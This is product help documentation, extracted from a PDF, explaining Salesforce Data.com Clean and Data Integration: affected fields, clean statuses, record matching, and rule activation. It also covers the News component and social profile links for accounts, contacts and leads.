Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Note:

- If you use customized field mappings in your data integration rules, the fields affected by Data.com can differ from the ones that are listed.
- If you receive one of the following messages, contact your Salesforce admin. `You have limited access to data, so you cannot completely update this record` or `You have limited access to account fields, so you cannot update all the fields shown here.`

Account Fields

The following fields are available with Data.com Clean and with the Company Info for Accounts data integration rule. An asterisk (*) indicates fields that **aren't** available with the Company Info for Accounts data integration rule.

`Account Name`	`Industry`
`Account Site`	`NAICS Code`
`Annual Revenue`	`NAICS Description`
`Billing Address`	`Ownership`
`Clean Status`*	`Phone`
`D&B Company`	`SIC Code`
`Data.com Key`	`SIC Description`
`D-U-N-S Number`	`Ticker Symbol`
`Description`	`Tradestyle`
`Employees`	`Website`
`Fax`	`Year Started`

Contact Fields

The following fields are available with Data.com Clean.

Clean Status	Mailing Address
Data.com Key	Phone
Email	Title
Name	

Lead Fields

The following fields are available with Data.com Clean. An asterisk (*) indicates fields that are available with the Company Info for Leads data integration rule.

Address	Email
Annual Revenue*	Industry*
Clean Status	Name
Company	No. of Employees*
Company D-U-N-S Number*	Phone
D&B Company*	Title
Data.com Key	

Geocodes for Account Billing Address Fields

The following fields are available with the Geocodes for Account Billing Address data integration rule.

BillingLatitude	BillingLongitude
BillingGeocodeAccuracy	

Note: These fields are not visible on records.

Geocodes for Account Shipping Address Fields

The following fields are available with the Geocodes for Account Shipping data integration rule.

ShippingLatitude	ShippingLongitude
ShippingGeocodeAccuracy	

Note: These fields are not visible on records.

Geocodes for Contact Mailing Address Fields

The following fields are available with the Geocodes for Contact Mailing Address data integration rule.

`MailingLatitude`	`MailingLongitude`
`MailingGeocodeAccuracy`	

Note: These fields are not visible on records.

Geocodes for Geocodes for Lead Address Fields

The following fields are available with the Geocodes for Lead Address data integration rule.

`Latitude`	`Longitude`
`GeocodeAccuracy`	

Note: These fields are not visible on records.

SEE ALSO:


- Why did I receive a message that says, You have limited access to data, so you can't completely clean this record?
- Clean Individual Account Records in Salesforce Classic

What Does the `Clean Status` Tell Me About a Record?

The `Clean Status` field on account, contact, and lead records indicates how the record's data compares with data from Data.com. If you click the icon next to the status, you get more status details, plus options for refreshing the status. Depending on the status, you can also clean some records right from the `Clean Status` field.

Note: This information applies to Data.com Clean and not to Data Integration.

Here's an example that shows some of your options.



1. This record's status is `Different` because when it was last compared, one week before, the records in Salesforce and Data.com had different values for some or all of their fields. The user who compared the records previously can have:
   - Decided not to accept any of the Data.com values.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

- Accepted some values from Data.com and kept some Salesforce values.
- Clicked **Cancel** on the comparison page.

Click the icon to view the popup, which provides additional information and Clean options.

2. This line tells you about the Salesforce record's most recent comparison activity.

   In this case, a user compared the Salesforce account record with Data.com's version one week ago.

3. This section provides more details about the comparison. In this case, Data.com had *different* `Email`, `Phone`, and `Mailing Address` values for the contact.
4. You can click the **Clean...** link to compare the Salesforce and Data.com records yourself.

   If you click **Cancel**, the record's clean status remains `Different`. If you click **Save**, even if you haven't accepted any Data.com values, the record's clean status is `Reviewed`.

How Does Data.com Clean Match Your Records?

If you clean your account, contact, and lead data with Data.com Clean, it's important to understand how your records are compared and matched with records from Data.com.

Note: This information applies to Data.com Clean and not to Data Integration.

Tip: For complete details about how the Data.com Clean matching service works, including a graphic overview and extensive examples, see the white paper Data.com Clean Record Matching in Salesforce.

Watch a Demo: Understanding Matching Rules

Using Data.com Clean, your records and Data.com records can be compared and matched in two ways.

- Manually, when a user clicks **Clean** on an individual account, contact, or lead record.
- Via Clean jobs, which automatically attempt to match all your account, contact, or lead records.

Automated clean jobs are only available to orgs that purchase Data.com Clean. *Manual* clean is available to all licensed Data.com Prospector users.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

The first time one of your records is cleaned, either manually or via an automated job, the matching service searches Data.com for similar records. It examines the field values in each record and looks for enough identical or similar information to indicate that the two records represent the same entity (that is, the same account, contact, or lead). If Data.com finds a match, the two records are linked by a numeric value in the `Data.com Key` field. For contact and lead records, every time your record is cleaned, the matching service is used to match the record. For account records, every time your record is cleaned, the `D-U-N-S Number` field is used to match (or look up) the record. If the `D-U-N-S Number` field is blank, the matching service is used to find a match. If your record changes substantially the next time it is cleaned, the matching service sometimes looks for a better match from other Data.com records.

Note:

- If you prefer to rematch account records with the matching service, regardless of whether a D-U-N-S Number is present, contact Salesforce Customer Support. Doing so, however, can cause some account records to have their Data.com Clean status set to Not Found.
- If you've remapped or skipped mapping for the `D-U-N-S Number` field, or if you purchased Data.com before December 16, 2011, the matching service is used to rematch account records.

For contacts and leads, the important fields are:

- `Name`
- `Email`

  Use a direct email address rather than a group address like info@org.com. (Identical email values almost always trigger a match unless other values in the record conflict.) **Note:** Data.com does not store emails that contain personal contact information, such as emails from Gmail or Yahoo.

- `Account Name` for contacts; `Company` for leads.
- `Title`
- `Phone`

For accounts, the important fields are:

- `Account Name`
  - Make sure that the account name doesn't contain any unrelated artifacts, such as numbers (1002), special characters (!#@#), or unrelated words. (These symbols are acceptable if they are part of the company's name.)
  - Try to avoid country and state names as values unless they are part of the company's name.
  - If the account name contains more than one word, like DSGI Business (PC World Business), try both.
  - If an account name is also a Website (like `salesforce.com`), try leaving off the subdomain (for example, `.com`).
- `Billing Address`
  - Use a full address, if possible.
  - To optimize match rates, specify a value for the `Country` field.
  - Try to specify a value for the `State` or `ZIP code` field.
  - If you know the account's street name but not its street number, use the street name only. A street name without a street number is better than no value.
- `Website`
- `Phone`

Data.com Update Statuses

For Data.com Prospector, Data.com Clean, and Data Integration, an update status field on your accounts, contacts, and leads indicates your record's status compared with Data.com data.

When you're using Data.com Clean, the status field is called Clean Status. When you are using Data Integration, the status field is called Data Integration Status.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Status	Definition	API Value	Notes
`Not Compared`	The current version of the Salesforce record has not been compared with Data.com. This status may occur because: • The record was *created manually* in Salesforce (not *added from Data.com*) and has not yet been compared with Data.com. • The Salesforce record was previously compared with Data.com but later edited by a user and not compared again. • The Salesforce record was previously compared with Data.com but later updated by a workflow or other automated process (such as lead conversion) and not compared with Data.com again. • You map Data.com fields to Salesforce fields and one or more newly mapped Data.com fields has no value.	`Pending`	Records you add from Data.com are always `In Sync` until the data changes in one or both of the records. After you clean the record and a match is found in Data.com, the record's `Clean Status` changes to `Reviewed` until one of these conditions is met. • The two records are identical (`In Sync` status). • The record is updated in Salesforce or Data.com (`Different` status). • The record becomes inactive in Data.com (`Inactive` status).
`In Sync`	When your Salesforce record was last compared with the Data.com record, the two were identical. Records with `In Sync` status are considered to be clean.	`Matched`	Records in `In Sync` status are considered to be clean, but you can repeat the clean process. Click the icon in the `Clean Status` field and check the time stamp to see when the record was last compared.

Status	Definition	API Value	Notes
Reviewed	When your Salesforce record was last compared with the Data.com record, the user who compared them: • Kept one or more values from the Salesforce record. • May have also flagged a field value as *wrong* to Data.com. • Marked a record as *Inactive*. or • Your Clean jobs are set to overwrite values for one or more fields, and one or more values were overwritten during the most recent job.	Acknowledged	Records in Reviewed status are considered to be clean, but you can repeat the clean process. After you clean the record and a match is found in Data.com, the record's Clean Status remains in Reviewed status until one of these conditions is met. • The two records are identical (In Sync status). • The record is updated in Salesforce or Data.com (Different status). • The record becomes inactive in Data.com (Inactive status). • Any fields previously flagged as *wrong* to Data.com have been reflagged as *right*.
Different	The Salesforce record has different data from the corresponding Data.com record. Note: It's important to remember that a record's clean status can change from In Sync or Reviewed to Different when values change in the matched Data.com record. This may happen regularly as updated information from Data.com and D&B is made available.	Different	After you clean the record and a match is found in Data.com, the record's Clean Status remains in Different status until one of these conditions is met. • The two records are identical (In Sync status). • A user reviews the two records and keeps one or more values from the Salesforce record (Reviewed status). • The record becomes inactive in Data.com (Inactive status).
Select Match(not used in Data Integration)	Data.com does not have a record qualified for an *automatic* match but does have one or more potential matches. You can select one from up to five (5) match candidates.	SelectMatch	This status is available with the Data.com Clean product and D&B DUNSRight matching service only.
Not Found	The Salesforce record has no similar records in Data.com record.	NotFound	The record can't be cleaned in Salesforce because Data.com

Status	Definition	API Value	Notes
			could not find a record to match it with.
`Inactive`	The Data.com record corresponding to the Salesforce record has been reported as inactive by either Data.com or a user in your organization. A contact record may be inactive if it contains out-of-date or inaccurate information. An account record is inactive if D&B has marked it as out of business.	`Inactive`	`Inactive` records are hidden from Data.com Prospector search results by default, but you can use filters to show them. If clean the record and report it as Active to Data.com, the record's clean status changes to *`Reviewed`*.
`Skipped`	Either: • The Salesforce record encountered an error related to a validation rule or trigger when it was last saved, causing the next incremental sync Clean job to set the record's status to `Skipped`. or • The record's clean status was set to `Skipped` via the API. *Incremental sync* Clean jobs *do not* process records with `Skipped` clean status. *Full sync* Clean jobs process records with *any* clean status that encountered errors related to validation rules, triggers, or other customizations when last saved, but those records' `Clean Status` field values do not change until the errors are resolved.	`Skipped`	Work with your administrator to either: • Modify the trigger, validation rule, or API customization that caused the error and the `Skipped` status, and then clean the record again manually or with Clean jobs. or • Ask your administrator to consider selecting the `Skipped Records` Clean Job Bypass preference, which causes *both incremental and full sync jobs* to skip processing for records in `Skipped` clean status.

SEE ALSO:

- Clean Individual Account Records in Salesforce Classic
- Clean a List of Records
- What Does the Clean Status Tell Me About a Record?
- Report an Account, Contact, or Lead as Inactive or Active to Data.com

Updating Records with Data.com Clean

When you clean a record, you're comparing your data with information in Data.com. There are a few important concepts to understand about this process, including how to select matching records and mark Data.com records as incorrect.

Report an Account, Contact, or Lead as Inactive or Active to Data.com

When you use Data.com Clean to clean a Salesforce record, if you know the related account, contact, or lead is either out of business or not active at a company, you can report that information to Data.com. If an account, contact, or lead has been reported as `Inactive` to Data.com, we let you know. If you believe that the account, contact, or lead is `Active`, you can tell us that, too.

Guidelines for Selecting an Account Matching Service

If you use Data.com Prospector or Data.com Clean, you can select the matching service that your org uses to clean account records. It's important to understand each service, its clean behaviors, and related considerations before selecting your service.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Geocode clean rules available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Other Clean rules available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Report an Account, Contact, or Lead as Inactive or Active to Data.com

When you use Data.com Clean to clean a Salesforce record, if you know the related account, contact, or lead is either out of business or not active at a company, you can report that information to Data.com. If an account, contact, or lead has been reported as `Inactive` to Data.com, we let you know. If you believe that the account, contact, or lead is `Active`, you can tell us that, too.

Note: This feature is not supported with Data Integration.

An account, contact, or lead can be designated as *`Active`* or *`Inactive`* by either Data.com or a Data.com Clean user. For accounts, *`Inactive`* means out of business, and for contacts or leads, it means the associated person no longer works at the company.

If a record is `Inactive`, we let you know the source of that status, and if the source is Data.com, we tell you why. For example, we tell you if an account is out of business, a contact is no longer employed at the company, or a contact or lead's phone or email is invalid.

1. From the account, contact, or lead record, click **Clean** to open the comparison page.
2. If the account, contact, or lead is inactive, click **Report as Inactive**.
3. Click **Save**.
   The record's `Clean Status` field now shows that it's *`Inactive`*.
4. If an account has been reported as inactive, but the company remains in business, or a contact or lead has been reported as inactive, but the person still works at the company, you can clean its record again. On the comparison page, you see a message telling you the record's current reported status—`out of business` for accounts or `Inactive` for contacts and leads—and who reported it: Data.com or a user.
5. Click **Report as Active**.
   The record's `Clean Status` field reverts to the value it had before the record was reported as *`Inactive`*. For example, if a contact's `Clean Status` is *`Reviewed`*, and then the

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To clean account records:
- "Edit" on accounts

To clean contact records:
- "Edit" on contacts

To clean lead records:
- "Edit" on leads

contact is reported as *Inactive*, its clean status changes to Inactive. If the contact is later reported as *Active*, its clean status reverts to *Reviewed*.

SEE ALSO:

Data.com Update Statuses

Guidelines for Selecting an Account Matching Service

If you use Data.com Prospector or Data.com Clean, you can select the matching service that your org uses to clean account records. It's important to understand each service, its clean behaviors, and related considerations before selecting your service.

Note: This information applies to Data.com Clean and not to Data Integration.

The available matching services are:

Data.com matching

Data.com's own matching technology, which matches on the Account Name, Billing Address, Website, and Phone fields.

The Data.com matching service is always used when cleaning accounts that have a valid D-U-N-S Number, even if the DUNSRight matching service is selected.

D&B DUNSRight™ matching

D&B's proprietary data-quality technology, which uses a rigorous process to normalize data and match D&B company records to your account records. The process also employs the D&B Confidence Code, which ranks Data.com match candidates based on how similar they are to your record, from 1 (not similar) to 10 (identical or highly similar). D&B also provides letter-coded match grades for individual fields. For details about how D&B DUNSRight matching works, see *D&B Entity Matching*.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Attribute	Data.com matching	DUNSRight™ matching
Default matching service	✓	
Includes D&B's Confidence Code		✓
Supports broad international matching[1]		✓
Supports non-English speaking countries		✓
Requires default mapping for D-U-N-S Number		✓

[1]D&B DUNSRight matching provides matching records for over 200 more countries than Data.com matching. DUNSRight matching *does not* support these countries and regions: Admiralty Islands; Åland Islands; Antarctica; Ascension Island; Bonaire; Bouvet Island; British Indian Ocean Territory; Caroline Islands; Cocos (Keeling) Islands; Cuba; Curaçao; French Southern Territories; Guernsey; Heard Island and McDonald Islands; Isle of Man; Jersey; Korea, Democratic People's Republic of; Mayotte; Micronesia, Federated States of; Midway Islands; Mongolia; Niue; Palau; Palestinian Territory Occupied; Pitcairn; Saint Barthélemy; Saint Eustatius and Saba; Saint Martin (French part); Sint

Maarten (Dutch part); South Georgia; South Sandwich Islands; Svalbard and Jan Mayen; Timor Liste; Turkish Cyprus; United States Minor Outlying Islands; Wake Island; Wallis and Futuna; Western Sahara.

SEE ALSO:

- How Does Data.com Clean Match Your Records?
- Set Up Data.com Clean
- Considerations for Scheduling Data.com Clean Jobs
- Guidelines for Selecting Data.com Clean Job Preferences
- Set Up Data.com Clean Jobs
- Define Your Preferences and Select an Account Matching Service for Data.com Clean

Data Integration

Data Integration keeps your org up-to-date, using data from Dun and Bradstreet, Data.com, or third-party data packages. When you activate a data integration rule, Data Integration does a bulk update of your records using data from the rule's data service. After the data integration rule is active, records are updated as needed after you add or modify them.

Note: This information applies to Data Integration and not to Data.com Clean.

Data Integration updates your account, contact, and lead records with data from a data service. Available data services include Dun & Bradstreet, Data.com, and third-party data services. Updates are controlled by data integration rules. After you activate a rule, Data Integration automatically does updates whenever you add or edit a record. The rule's data service provides the data for this update. When you first activate a rule, Data Integration also does a bulk update of all your records from data in the rule's data service.

Data integration rules control how a data service matches its data to your records. Rules also control how the data service updates your records with data service data. You can activate and deactivate rules whenever you want.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Company Info for Accounts and Company Info for Leads rules require a Data.com Premium Clean license.

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Set options for Data Integration and rules in Setup. Options control whether Data Integration does bulk updates, how data integration rules affect triggers and workflow rules, and so forth.

Use Data Integration to Update an Account in Salesforce Classic

Use a data integration rule to manually update an account. The rule's data service updates the account based on the rule's update field mapping.

Activate a Data Integration Rule

To enable Data Integration for accounts, contacts, or leads, activate data integration rules. After you activate a rule, Data.com updates all records in the object. Data.com then continually updates records when you add or change them.

How Do Data Integration Rules Match Your Records?

When you clean your account, contact, and lead data with Data Integration, data integration rules compare your records to Data.com records. The comparison is based on the match field mapping settings for the rule.

How Do Data Integration Rules Update Your Records?

When you update your account, contact, or lead data with Data Integration, a data integration rule updates your records using data from in the rule's data service. The update is based on the update mapping for the rule.

SEE ALSO:

How Do Data Integration Rules Match Your Records?

How Do Data Integration Rules Update Your Records?

Use Data Integration to Update an Account in Salesforce Classic

Create a Custom Report Type for Account, Contact, or Lead Data Integration Info

Use Data Integration to Update an Account in Salesforce Classic

Use a data integration rule to manually update an account. The rule's data service updates the account based on the rule's update field mapping.

Note: This information applies to Data Integration and not to Data.com Clean.

Data integration rules automatically update an account based on the rule's update field mapping. These updates usually occur when you add or change an account (*perpetual update*). Rule settings also let you update all accounts when you save the rule's settings or activate the rule (*bulk update*). Some data integration rules also feature*data refresh*, which regularly updates accounts.

You can also manually update an account using a data integration rule. Do a manual update when perpetual update is turned off, or when the data integration rule doesn't offer data refresh.

1. Open the account and go to the **Data Integration Rules** related list.
2. Choose the data integration rule you want to use to update the account, and click **Update**.

   You can update an account even if the rule status is **In Sync**.

   A dialog appears, showing you that your account was updated. Click **OK** to dismiss the dialog. The rule status is **In Sync**.

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Clean license

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To clean account records:

- "Edit" on accounts

Activate a Data Integration Rule

To enable Data Integration for accounts, contacts, or leads, activate data integration rules. After you activate a rule, Data.com updates all records in the object. Data.com then continually updates records when you add or change them.

Note: This information applies to Data Integration and not to Data.com Clean.

Enable Data Integration for accounts, contacts, or leads by activating the data integration rule you want to use.

1. From Setup, enter *Data Integration Rules* in the Quick Find box.
2. From the View dropdown, select **All Data Integration Rules**.
3. Look at the Current Status column. If the status for the rule contains the word Active, you're done. You can activate other data integration rules.
   a. If the status for the rule is Inactive, click the name of the rule.
   b. In the detail page for the rule, click **Activate** to activate the rule.
   c. In the dialog that appears, click **OK** to activate the rule.
   d. To return to the list of data integration rules, click **Back to List: Data Integration Rules**.

The data integration rule is active, so Data Integration is enabled for this particular rule.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Company Info for Accounts and Company Info for Leads rules require a Data.com Premium Clean license.

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To enable or disable Data Integration:
- "Customize Application"

How Do Data Integration Rules Match Your Records?

When you clean your account, contact, and lead data with Data Integration, data integration rules compare your records to Data.com records. The comparison is based on the match field mapping settings for the rule.

Note: This information applies to Data Integration and not to Data.com Clean.

For each active data integration rule, Data Integration compares and matches your records to Data.com records. The match is based on the rule's match field mapping. Each rule has its own default match mapping. In addition, based on your settings, Data.com updates your records when you first activate a rule or change its match mappings.

Data Integration matching has the following features and limitations.

Accounts

- The Company Info for Accounts rule requires a Premium Clean license.
- Geocodes for Account rules don't require a Data.com Clean license.
- Only the Data.com matching service is available.
- All Dun & Bradstreet countries are supported.

Contacts

The Geocodes for Contact Mailing Address rule doesn't require a Data.com Clean license.

Leads

- The Company Info for Leads rule requires a Data.com Premium Clean license.
- The Geocodes for Lead Address rule doesn't require a Data.com Clean license.
- Leads are matched to Dun & Bradstreet companies (domestic or global ultimate).

EDITIONS

Available in: Salesforce Classic and Lightning Experience


Company Info for Accounts and Company Info for Leads rules require a Data.com Premium Clean license.

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Match mappings are partially customizable. The data service provides a fixed set of fields that it uses to match your records. You can't change the data service fields, but you can match them to fields you choose in your record, including custom fields.

Example: The match mapping for a rule is shown in the Edit Field Mappings page of a data integration rule. The first line is the name of the rule (1). The data service compares each field in the Data Service Fields list (2) to the corresponding field in the object fields list (3).

For example, this match mapping is for Company Info for accounts. It matches the contents of the Data.com data service field `City` (2) to the contents of the account field `Billing City` (3). You can also modify this mapping to match `City` to `Shipping City`.



SEE ALSO:

Which Fields Are Affected by Data Integration Rules and Data.com Clean?

How Do Data Integration Rules Update Your Records?

When you update your account, contact, or lead data with Data Integration, a data integration rule updates your records using data from in the rule's data service. The update is based on the update mapping for the rule.

Note: This information applies to Data Integration and not to Data.com Clean.

A data integration rule is part of a data service that supplies data to your org. The rule updates a specific Salesforce object type. Based on the rule, Data Integration updates your records from data in the data service. The update is based on the rule's update *field mapping*. Each rule comes with its own default update mapping.

Data Integration performs an update when you add or change a record (*perpetual update*). Rule settings also let you update all records when you save the rule's settings or activate the rule (*bulk update*). Some data integration rules also feature*data refresh*, which regularly updates accounts.

Data Integration updating has the following features and considerations:

General considerations

- When a record is added or updated, Data Integration updates only blank fields.
- When data refresh is available, Data Integration determines if your record is out of sync with the data service. You can see the sync status in the record's detail page, and refresh the record if you choose.
- Data Integration updates your field only if the field types of the data service field and your record's field are compatible
- Data Integration updates your field only if the scale and precision of the data service field and your record's field are compatible.

Accounts

- The Company Info for Accounts rule requires a Data.com Premium Clean license.
- Geocodes for Account rules don't require a Data.com Clean license.
- All Dun & Bradstreet countries are supported.

Contacts

The Geocodes for Contact Mailing Address rule doesn't require a Data.com Clean license.

Leads

- The Company Info for Leads rule requires a Data.com Premium Clean license.
- The Geocodes for Lead Address rule doesn't require a Data.com Clean license.

Update mappings are partially customizable. The rule contains all the fields that the data service provides, and you can't change those fields. You can match the data service fields to fields you choose in your record, including custom fields.


Example:

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Company Info for Accounts and Company Info for Leads rules require a Data.com Premium Clean license.

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions



The update mapping for a rule appears when you edit the field mapping of a data integration rule.

The Update tab (1) displays data that's available from the data service. To copy data to your account, choose a target field in your account for each source field in the data service.

In this example, the data service provides data in the City field (2). During the update, the service copies the value of City to the Billing City field in the matched account.

- The data service update list has all the fields that the service provides for your object type. If the service has data for different object types, the update list can be different for each object.
- For the same object, the data service match list can be different from the data service update list.

SEE ALSO:

Which Fields Are Affected by Data Integration Rules and Data.com Clean?

Stay Up to Date with Social Networks and News

The News Component

Get instant access to relevant, timely news about customers, partners, and competitors. The News component includes articles and Twitter posts, and is available on accounts, contacts, leads, opportunities, and the Home page.

The News component provides relevant, timely news items that help you stay up-to-date with the companies, people, and industries you work with. News is available from US news sources in English.

EDITIONS

Available in: Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited** Editions

News Based on Where You Access It

- On account records, news items appear based on the account, its executives, and its industry.
- On contact, lead, and opportunity records, news items appear based on the record's related account, and that account's executives and industry.
- On the Home page and the News app, news items appear based on recently viewed records, and on tasks and events for those records.
- In Salesforce1, news also appears based on accounts associated with attendees on your scheduled mobile calendar events.

Categories for News

Category	Includes news
Account News	Based on the record's account.
Industry News	About the industry that's listed on either the account or the record's related account.
Executive News	About individuals who hold executive roles at either the account or the record's related account. The executives don't need to be contacts within Salesforce for you to see news about them.
Trending at My Company	That your other users in Salesforce are reading.
General Business News	That's not directly related to the record's account, industry, or executives.

Share News on Chatter

If you come across an interesting news article, easily share it on Chatter. When you share an article from a record's detail page, it's posted to that record's Chatter feed. When you share an article from Home or the News app, it's posted to your Chatter profile for all your followers to see.

News Quality and Feedback

- Salesforce processes all news to ensure it's relevant and free from spam and inappropriate content.
- If you encounter inappropriate or incorrect news items, flag them using the feedback options.

Privacy and Security

- When enabled, some of your organization's data may be saved and/or processed by third-party services and other Salesforce technologies, each that may offer different privacy and security protections than the Salesforce Services. When data (such as the name or website of an account that's being queried) is shared or transferred, we make efforts to exclude your name and your organization's name. Salesforce is not responsible for the privacy and security of data that is shared with third parties when you use this feature.
- For most accounts, Salesforce provides news from our own news processing platform, which collects news from RSS feeds and Twitter content of news providers. On occasion, if a match isn't found in our database, we may search a third-party provider for news specific to your account, using the account name you've listed in Salesforce. In either event, Salesforce is not responsible for the content of news that is provided by third parties. Queries performed by Salesforce are performed using secure protocols and are not linked to individual Salesforce users.

SEE ALSO:

Enable News

Social Accounts, Contacts, and Leads

Increase your users' access to social intelligence and serve current and potential customers better with easy access to social networking within Salesforce

Watch a demo (Salesforce Classic) (3:29 minutes)

Once an account, contact, or lead is linked to a social network profile, you and everyone else in your organization can access current social data without having to log in to other sites.

Social Network	What You See in Salesforce	Supported Objects in Salesforce Classic	Supported Objects in Lightning Experience Salesforce1	Objects Updatable with Data.com Social Key
Twitter	Twitter is a great way to see the public personas of your existing and potential customers and learn what's on their minds. You can see bios, recent tweets, and the people who are following and being followed by your accounts, contacts, and leads.	Accounts Contacts Leads	Accounts Contacts Leads	Contacts Leads
Facebook	Facebook gives you a more personal view of your existing and potential customers and helps you find common interests. For contacts, leads, and person accounts, you can see profiles, status updates, and the number of mutual friends you share. For business	Accounts Contacts Leads		Contacts Leads

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Business accounts available in: **All** Editions except **Database.com**

Person accounts available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Contacts available in **All** Editions except **Database.com**

Leads available in: **Groups**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

	accounts, you can view your customers' corporate social media presence, including their company profile and wall posts.	
Klout	Klout is a third-party service that analyzes people's influence across social networks, including Twitter, Facebook, and LinkedIn. Use Klout to see the influence of your accounts, contacts, and leads on social media, who they influence, who influences them, and the topics they talk about.	Accounts Contacts Leads
YouTube videos	YouTube helps you find and view videos related to your accounts, contacts, and leads.	Accounts Contacts Leads

After you or another user in your organization associate a social network profile with an account, a contact, or a lead, Salesforce always displays current information about it. Which details each Salesforce user can see depend on how they're connected with the account, contact, or lead on the social network, as well as the privacy settings for the profile. If you aren't signed in to the social network through Salesforce, you see only information the social network user has made publically available.

